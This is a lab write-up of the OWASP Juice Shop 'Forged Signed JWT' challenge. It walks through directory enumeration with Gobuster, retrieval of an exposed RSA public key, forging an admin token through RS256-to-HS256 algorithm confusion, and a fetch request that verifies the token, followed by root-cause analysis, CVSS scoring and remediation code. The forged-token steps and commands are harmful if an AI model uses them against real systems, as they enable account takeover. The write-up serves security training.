Forged Signed JWT Write up

Challenge Name	Forged Signed JWT
Category	Broken Authentication
Difficulty	6-Star
OWASP Top 10	A02:2021 - Cryptographic Failures
Secondary OWASP	A07:2021 - Identification and Authentication Failures
CWE	CWE-347: Improper Verification of Cryptographic Signature
CVSS v3.1 Vector	AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
CVSS v3.1 Score	8.7 (High)
Environment	OWASP Juice Shop, localhost:42000
Date Completed	2026-05-07
Author	Kean Louis R. Rosales

1. Executive Summary

OWASP Juice Shop improperly validates JSON Web Tokens (JWTs) by accepting tokens signed with HS256 when the application was configured to use RS256, a vulnerability known as an algorithm confusion attack. By obtaining the server's publicly exposed RSA public key and using it as an HMAC secret, an attacker can forge a valid JWT that impersonates any user, including the non-existing user `rsa_lord@juice-sh.op`. No elevated access or special credentials are required beyond a single authenticated session to capture an initial token. This finding falls under A02:2021 - Cryptographic Failures because the server fails to enforce the expected asymmetric signing algorithm, allowing the attacker's symmetric signature to be accepted as legitimate.

2. Technical Background

2.1 Application Architecture

OWASP Juice Shop is a Node.js web application that uses JSON Web Tokens for session management and user authentication. Upon successful login, the server issues a JWT signed with an RSA private key using the RS256 algorithm, and the corresponding public key is used by the server to verify incoming tokens. The `/rest/user/whoami` endpoint reads the `Authorization: Bearer` header, decodes the JWT, and returns the identity of the authenticated user. The application also exposes an `/encryptionkeys` directory that serves

cryptographic material, including the RSA public key (`jwt.pub`), without access control. This unnecessary exposure of key material is the foundational prerequisite for the attack.

2.2 Vulnerability Class

CWE-347 (Improper Verification of Cryptographic Signature) applies here because the server does not enforce that incoming JWTs use only the configured RS256 algorithm. The expected secure behavior is that the server rejects any JWT whose header specifies an algorithm other than RS256. The missing control is strict algorithm validation on the server side before signature verification occurs. Because this control is absent, an attacker can change the `alg` header field from `RS256` to `HS256`. When the server receives an HS256 token, it switches to symmetric verification and uses the RSA public key as the HMAC secret. Since the attacker also possesses the public key, they can produce a signature that passes verification, fully bypassing the asymmetric security model.

3. Reconnaissance and Discovery

3.1 Hypothesis

RS256 relies on a private key for signing and a public key for verification. If the application stores or exposes the public key at a predictable endpoint, and if the server does not enforce algorithm type on incoming tokens, it may be possible to switch the algorithm to HS256 and sign a crafted token using the public key as the HMAC secret. The server, having no private key enforcement logic, would then verify the token using the same public key, and the signatures would match. The hypothesis was that the application exposed its public key at a discoverable path and lacked algorithm pinning.

3.2 Discovery Method

Tools used: Browser DevTools (Application > Storage), jwt.io, Gobuster v3.8.2
Target component: JWT stored in browser local storage; `/encryptionkeys` directory on the application server

Steps performed:

1. Logged into the Juice Shop application at `http://localhost:42000` using the admin account (`admin@juice-sh.op`).
2. Opened browser DevTools, navigated to the Application tab, and inspected Local Storage to retrieve the active JWT.
3. Decoded the JWT at jwt.io and confirmed the header specified `"alg": "RS256"`.
4. Created a targeted wordlist (`targeted.txt`) containing encryption and JWT-related keywords, then ran Gobuster against the application:

```shell
gobuster dir -u http://localhost:42000 -w ~/Desktop/targeted.txt --exclude-length 75055
```

5. Gobuster returned `encryptionkeys` with HTTP Status 200 and a size of 7953 bytes.



Image 1.1: Gobuster showing that /encryptionkeys is exposed

6. Navigated to `http://localhost:42000/encryptionkeys` in the browser and found two exposed files: `jwt.pub` and `premium.key`.



Image 1.2: Browser view of http://localhost:42000/encryptionkeys

7. Opened `jwt.pub` and copied the RSA public key contents.



Image 1.3: Opened jwt.pub and copied the RSA public key contents

Finding: The `/encryptionkeys` endpoint is publicly accessible without authentication and exposes the RSA public key used to verify JWTs.

4. Exploitation

4.1 Prerequisites

Requirement	Detail
Authentication	User-level
Special Tools	jwt.io, Gobuster, browser DevTools
Network Access	Local
Permissions	None beyond standard user session

4.2 Attack Chain

1. Step 1
   1.1. Log in and capture the active JWT. Navigate to `http://localhost:42000`, log in as `admin@juice-sh.op`, then open browser DevTools and go to Application > Storage > Local Storage to retrieve the active JWT token.
2. Step 2
   2.1. Decode the token and confirm the algorithm. Paste the JWT into jwt.io and inspect the decoded header to confirm `"alg": "RS256"`, establishing that the application uses asymmetric signing.
3. Step 3
   3.1. Enumerate exposed endpoints using Gobuster. Create a targeted wordlist (`targeted.txt`) containing JWT and encryption-related keywords, then run `gobuster dir -u http://localhost:42000 -w ~/Desktop/targeted.txt --exclude-length 75055` to discover accessible paths.
4. Step 4
   4.1. Retrieve the exposed RSA public key. Navigate to `http://localhost:42000/encryptionkeys` in the browser, open `jwt.pub`, and copy the full contents of the `-----BEGIN RSA PUBLIC KEY-----` block.
5. Step 5
   5.1. Forge the JWT using algorithm confusion. Return to jwt.io, change the header `alg` field from `RS256` to `HS256`, update the payload `email` field to `rsa_lord@juice-sh.op`, then paste the RSA public key into the Secret field with the BASE64URL ENCODED toggle disabled. Copy the newly signed token from the Encoded JWT panel.



Image 1.4: Encoding the new JWT for the payload

6. Step 6 — Submit the forged token to the whoami endpoint. Open the browser console and run the fetch command below, replacing the bearer value with the forged token. A successful response returns `rsa_lord@juice-sh.op` as the authenticated user and the Juice Shop challenge success banner appears.

4.3 Evidence — Payload and Forged Token

Original JWT header (decoded):

```JSON
{
  "typ": "JWT",
  "alg": "RS256"
}
```

Forged JWT header (modified):

```JSON
{
  "typ": "JWT",
  "alg": "HS256"
}
```

Forged JWT Payload (modified email field):

```JSON
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "rsa_lord@juice-sh.op",
    "role": "admin",
    ...
  }
}
```

RSA Public Key used as HMAC Secret:

```Shell
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbyIzPQRo
zgEpSpiwhr6d2/c0CfZHEJ3m5tV0klxfjfM7oqjRMURnH/rmBjcETQ7qzIISZQ/i
ptJ3p7Gi78X5ZMhLNtDkUFU9WaGdiEb+SnC39wjErmJSfmGb7i1AgMBAAE=
-----END RSA PUBLIC KEY-----
```

Fetch command used for verification:

```JavaScript
fetch('http://127.0.0.1:42000/rest/user/whoami', {
  headers: {
    'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...'
  }
}).then(r => r.json()).then(console.log)
```

4.4 Proof of Exploitation

The server accepted the forged HS256 token and returned `rsa_lord@juice-sh.op` as the authenticated user identity, and the Juice Shop challenge success banner appeared confirming the challenge "Forged Signed JWT" was solved.



Image 1.5: Challenge is successfully completed as the banner appears

5. Root Cause Analysis

The root cause is the absence of server-side algorithm enforcement during JWT verification. This violates the Principle of Secure by Default and the principle of cryptographic integrity, because the server's behavior changes depending on attacker-controlled input (the `alg` header field) rather than a fixed server-side configuration.

Contributing factors:

1. The server does not pin or whitelist the expected signing algorithm (RS256) and instead reads the algorithm to use from the token header itself, which is attacker-controlled.
2. The `/encryptionkeys` directory is publicly accessible without authentication, exposing the RSA public key required to carry out the HS256 confusion attack.
3. The application stores JWT signing keys in a web-accessible directory rather than a secrets manager or protected file system path.
4. The JWT library in use does not default to rejecting algorithm changes, placing the burden of algorithm enforcement entirely on the application developer, who did not implement it.

6. Impact Assessment

Dimension	Rating	Justification
Confidentiality	High	An attacker can forge tokens for any user, including admin, and access all authenticated data.
Integrity	High	The attacker can modify the JWT payload arbitrarily (role, email, id) and have it accepted as valid.
Availability	None	The attack does not disrupt service operation.
Privilege Required	None	Only an initial unauthenticated login is needed to obtain the first token; the public key endpoint requires no authentication.
User Interaction	None	No victim interaction is required; the attack is carried out entirely by the attacker.
Scope	Changed	The vulnerability in the authentication layer allows the attacker to impact resources beyond the authentication component itself (user data, admin functions).

6.1 Business Impact

An attacker who successfully exploits this vulnerability can impersonate any registered user or admin without knowing their password, effectively bypassing the entire authentication system. In a production context, this would grant full access to customer accounts, order history, payment information, and administrative functions. The business consequence is a complete loss of authentication integrity, potential regulatory liability under data protection laws, and severe reputational damage if customer data is accessed or manipulated.

7. Remediation

7.1 Short-Term - Restrict Public Key Endpoint Access (Immediate)

Remove public access to the `/encryptionkeys` directory immediately. This eliminates the attacker's ability to obtain the key material required to execute the HS256 confusion attack.

```javascript
# Nginx: block access to the encryptionkeys path
location /encryptionkeys {
    deny all;
    return 403;
```

```
}
```

```javascript
// Express.js: explicitly block the route before static file serving
app.use('/encryptionkeys', (req, res) => {
  res.status(403).send('Forbidden');
});
```

7.2 Long-Term - Enforce Algorithm on the Server Side (Recommended)

The sustainable fix is to explicitly pin the allowed algorithm to RS256 on the server during token verification. This ensures that even if an attacker obtains the public key by other means, switching the algorithm in the token header will result in an immediate rejection.

```javascript
// Node.js using jsonwebtoken library
const jwt = require('jsonwebtoken');
const fs = require('fs');

const publicKey = fs.readFileSync('/secure/path/jwt.pub');

// WRONG - do not let the library infer the algorithm from the token header
// jwt.verify(token, publicKey);

// CORRECT - explicitly specify the expected algorithm
jwt.verify(token, publicKey, { algorithms: ['RS256'] }, (err, decoded) => {
  if (err) {
    return res.status(401).json({ error: 'Invalid token' });
  }
  // proceed with decoded payload
});
```

Additionally, move all cryptographic key files out of any web-accessible directory and into a secrets management system (e.g., HashiCorp Vault, AWS Secrets Manager, or environment variables loaded at runtime).

7.3 Remediation Priority

Action	Effort	Priority
Remove public access to `/encryptionkeys`	Low	Critical
Pin RS256 algorithm in JWT verification logic	Low	Critical
Move key files to a secrets manager	Medium	High
Audit all JWT verification calls for algorithm flexibility	Low	High

8. References

[1] OWASP Foundation, "A02:2021 – Cryptographic Failures," OWASP Top 10, 2021. [Online]. Available: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/. [Accessed: May 7, 2026].

[2] MITRE Corporation, "CWE-347: Improper Verification of Cryptographic Signature," Common Weakness Enumeration, 2023. [Online]. Available: https://cwe.mitre.org/data/definitions/347.html. [Accessed: May 7, 2026].

[3] PortSwigger, "JWT Algorithm Confusion Attacks," Web Security Academy. [Online]. Available: https://portswigger.net/web-security/jwt/algorithm-confusion. [Accessed: May 7, 2026].

[4] OWASP Foundation, "OWASP Application Security Verification Standard 4.0 – V3: Session Management Verification Requirements," OWASP ASVS, 2019. [Online]. Available: https://owasp.org/www-project-application-security-verification-standard/. [Accessed: May 7, 2026].

[5] M. Jones, J. Bradley, and N. Sakimura, "RFC 7519: JSON Web Token (JWT)," Internet Engineering Task Force, May 2015. [Online]. Available: https://www.rfc-editor.org/rfc/rfc7519. [Accessed: May 7, 2026].

Appendix

A. Gobuster Command and Output

```shell
# Initial run (discovered wildcard response)
gobuster dir -u http://localhost:42000 -w ~/Desktop/targeted.txt

# Second run with wildcard filter
```

```
gobuster dir -u http://localhost:42000 -w ~/Desktop/targeted.txt --exclude-length
75055

# Output
Gobuster v3.8.2
[+] Url:             http://localhost:42000
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /home/kali/Desktop/targeted.txt
[+] Negative Status codes: 404
[+] Exclude Length:  75055

encryptionkeys    (Status: 200) [Size: 7953]
Progress: 12 / 12 (100.00%)
Finished
```

B. Targeted wordlist used

```Shell
encryptionkeys
encryption
keys
key
jwks
jwt
jwt.pub
certs
certificates
secrets
private
public
```

C. Forged Token Verification Request

```JavaScript
fetch('http://127.0.0.1:42000/rest/user/whoami', {
  headers: {
    'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9\
.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiL\
CJlbWFpbCI6InJzYV9sb3JkQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDI\
zYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiJ9LCJpYXQiO\
```

```
jE3NzgxNDEwNjd9.c2UK66Uvrw5nIh8SR7F0_PKRtjMLEnc-5wETqIjaPvw'
  }
}).then(r => r.json()).then(console.log)
```

D. CVSS v3.1 Score Justification

The CVSS v3.1 vector for this finding is AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N, which produces a Base Score of 8.7 (High). Each metric is justified as follows.

Attack Vector (AV): Network — The attack is carried out entirely over HTTP through a standard web browser. The attacker does not require physical access, local network positioning, or adjacency to the target system. Any internet-reachable deployment of the application would be exploitable remotely, so Network is the correct value.

Attack Complexity (AC): High — Successful exploitation requires the attacker to satisfy multiple non-trivial preconditions: discovering the exposed `/encryptionkeys` endpoint through directory enumeration, obtaining the RSA public key, understanding the RS256 to HS256 algorithm confusion technique, and correctly constructing a forged token signed with the public key as the HMAC secret. These steps are not independently difficult, but their combination requires specialized knowledge of JWT internals and cryptographic algorithm behavior that goes beyond routine exploitation, which satisfies the High complexity criteria.

Privileges Required (PR): None — While a login is performed in this walkthrough to capture an initial JWT for reference, no persistent or privileged account is strictly required. The RSA public key is accessible without authentication, and a token can be forged from scratch using only that key. The absence of any mandatory authentication prerequisite for the core exploit justifies a rating of None.

User Interaction (UI): None — The attack is executed entirely by the attacker. No victim user needs to click a link, visit a page, or take any action for exploitation to succeed.

Scope (S): Changed — The vulnerability originates within the authentication and token verification component, but its impact extends well beyond that component. A successfully forged token grants access to user account data, order records, and administrative functions that belong to entirely separate components of the application. Because the vulnerable component and the impacted components operate under different security authorities, Scope is rated Changed.

Confidentiality Impact (C): High — A forged admin token grants unrestricted read access to all data accessible to an administrator, including registered user emails, hashed passwords, order histories, and any other sensitive records stored within the application. The attacker can read

data belonging to all users without restriction, which satisfies the High confidentiality impact criteria.

Integrity Impact (I): High — An attacker authenticated as an admin via a forged token can modify application data, manipulate orders, alter user records, and perform any write operation available to an administrator. The ability to arbitrarily impersonate the highest-privileged role and take destructive write actions against application data constitutes a High integrity impact.

Availability Impact (A): None — The attack does not degrade, interrupt, or deny the availability of the application or any of its components. All functionality remains accessible throughout and after exploitation.

The numerical score is derived by applying the CVSS v3.1 Base Score formula to the selected metric values. The Exploitability sub-score is driven upward by the Network attack vector, no privilege requirement, and no user interaction requirement, and is partially offset by the High attack complexity. The Impact sub-score is weighted heavily by the High confidentiality and High integrity impacts operating under a Changed scope, which amplifies the overall score beyond what an Unchanged scope would produce. The absence of any availability impact does not materially reduce the score given the severity of the confidentiality and integrity dimensions. The resulting composite Base Score of 8.7 places this finding in the High severity band under the CVSS v3.1 qualitative severity rating scale, which defines High as scores in the range 7.0 to 8.9.